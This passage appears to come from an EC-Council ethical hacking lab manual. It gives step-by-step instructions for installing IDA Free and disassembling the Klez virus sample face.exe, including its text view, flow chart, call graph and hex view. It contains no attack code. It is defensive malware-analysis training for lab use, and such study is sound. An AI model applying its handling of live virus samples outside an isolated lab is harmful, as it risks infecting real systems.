


Figure 3.5.6: Dependency Walker Kernel32.DLL Dependencies

10. Analyze all DLL dependencies of the imported malicious file. Close all open windows once the analysis is complete.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 6

TASK 6.1

Install and Launch IDA

Perform Malware Disassembly using IDA and OllyDbg

1. On the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Static Malware Analysis Tools\Disassembling and Debugging Tools\IDA** and double-click **idafree70_windows.exe**.
2. If a **User Account Control** window appears, click **Yes**.

Note: If an **Open File - Security Warning** pop-up appears, click **Run**.

3. The IDA installation wizard appears; follow the wizard-driven installation steps to install IDA.
4. In the final step of the installation, ensure that the **Launch IDA** option is checked; this will launch the application automatically once you click **Finish**.

Static analysis also includes the dismantling of a given executable into binary format to study its functionalities and features. This process helps identify the language used for programming the malware, look for APIs that reveal its function, and retrieve other information. Based on the reconstructed assembly code, you can inspect the program logic and recognize its threat potential. This process uses debugging tools such as IDA Pro and OllyDbg.




Figure 3.6.1: IDA Installation Completed

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

5. If the **IDA License** window appears, click on **I Agree**.




Figure 3.6.2: IDA License

TASK 6.2

Upload Malicious File for Disassembling

6. The **IDA: Quick start** pop-up appears; click on **New** to select a malicious file for disassembly.



Figure 3.6.3: IDA Quick Start

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

IDA

As a disassembler, IDA explores binary programs, for which the source code might not be available, to create maps of their execution. The primary purpose of a disassembler is to display the instructions actually executed by the processor in a symbolic representation called "assembly language." However, in real life, things are not always simple. Hostile code usually does not cooperate with the analyst. Viruses, worms, and Trojans are often armored and obfuscated; as such, more powerful tools are required. The debugger in IDA complements the static analysis capabilities of the disassembler. By allowing an analyst to single-step through the code being investigated, the debugger often bypasses the obfuscation. It helps obtain data that the more powerful static disassembler will be able to process in depth.

7. The **IDA** main window appears, along with the **Select file to disassemble** window.
8. In the **Select file to disassemble** window, navigate to **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Viruses\Klez Virus Live!**, select **face.exe**, and click **Open**.




Figure 3.6.4: Choosing a file to Disassemble

9. The **Load a new file** window appears; by default, the **Portable executable for 80386 (PE) [pe64.dll]** option selected; click **OK**.




Figure 3.6.5: Load a New File

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

10. If a **Warning** pop-up appears, click **OK**.
11. If a **Please confirm** dialog-box appears, read the instructions carefully, and then click **Yes**.

TASK 6.3

View the Result

12. IDA completes the analysis of the imported malicious file and displays the results in the **IDA View-A** tab, as shown in the screenshot.




Figure 3.6.6: IDA View-A Tab

13. In the **IDA View-A** section, right-click anywhere and choose **Text view** from the context menu to view the text information of the malicious file uploaded to IDA for analysis.




Figure 3.6.7: IDA View-A Text View

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

14. This reveals the text view of the malicious file, allowing analysis of its information.




Figure 3.6.8: IDA View-A Text View

15. Now, minimize the IDA window, and navigate to **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Static Malware Analysis Tools\Disassembling and Debugging Tools\IDA**. Copy the **qwingraph.exe** file and paste it in IDA's installation location. In this lab, the location is **C:\Program Files\IDA Freeware 7.0**.

Note: If a **Destination Folder Access Denied** notification appears, click **Continue**.

16. Maximize the IDA window. To view the flow of the uploaded malicious file, navigate to **View → Graphs** and click **Flow chart**.




Figure 3.6.9: IDA Graphs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

17. A **Graph** window appears with the flow. You may zoom in to view this more clearly.




Figure 3.6.10: IDA Flow Chart




Figure 3.6.11: IDA Flow Chart Zoom View

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.6.12: IDA Flow Chart More Details

18. Close the **Graph** window, go to **View → Graphs**, and click **Function calls** from the menu bar.




Figure 3.6.13: IDA Function Calls Menu

19. A window showing **call flow** appears; zoom in for a better view. Close the **WinGraph32 Call flow** window after completing the analysis.




Figure 3.6.14: IDA Call Flow of face.exe

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.6.15: IDA Call Flow of face.exe with Zoom

20. Click the **HexView-1** tab to view the hex value of the malicious file.

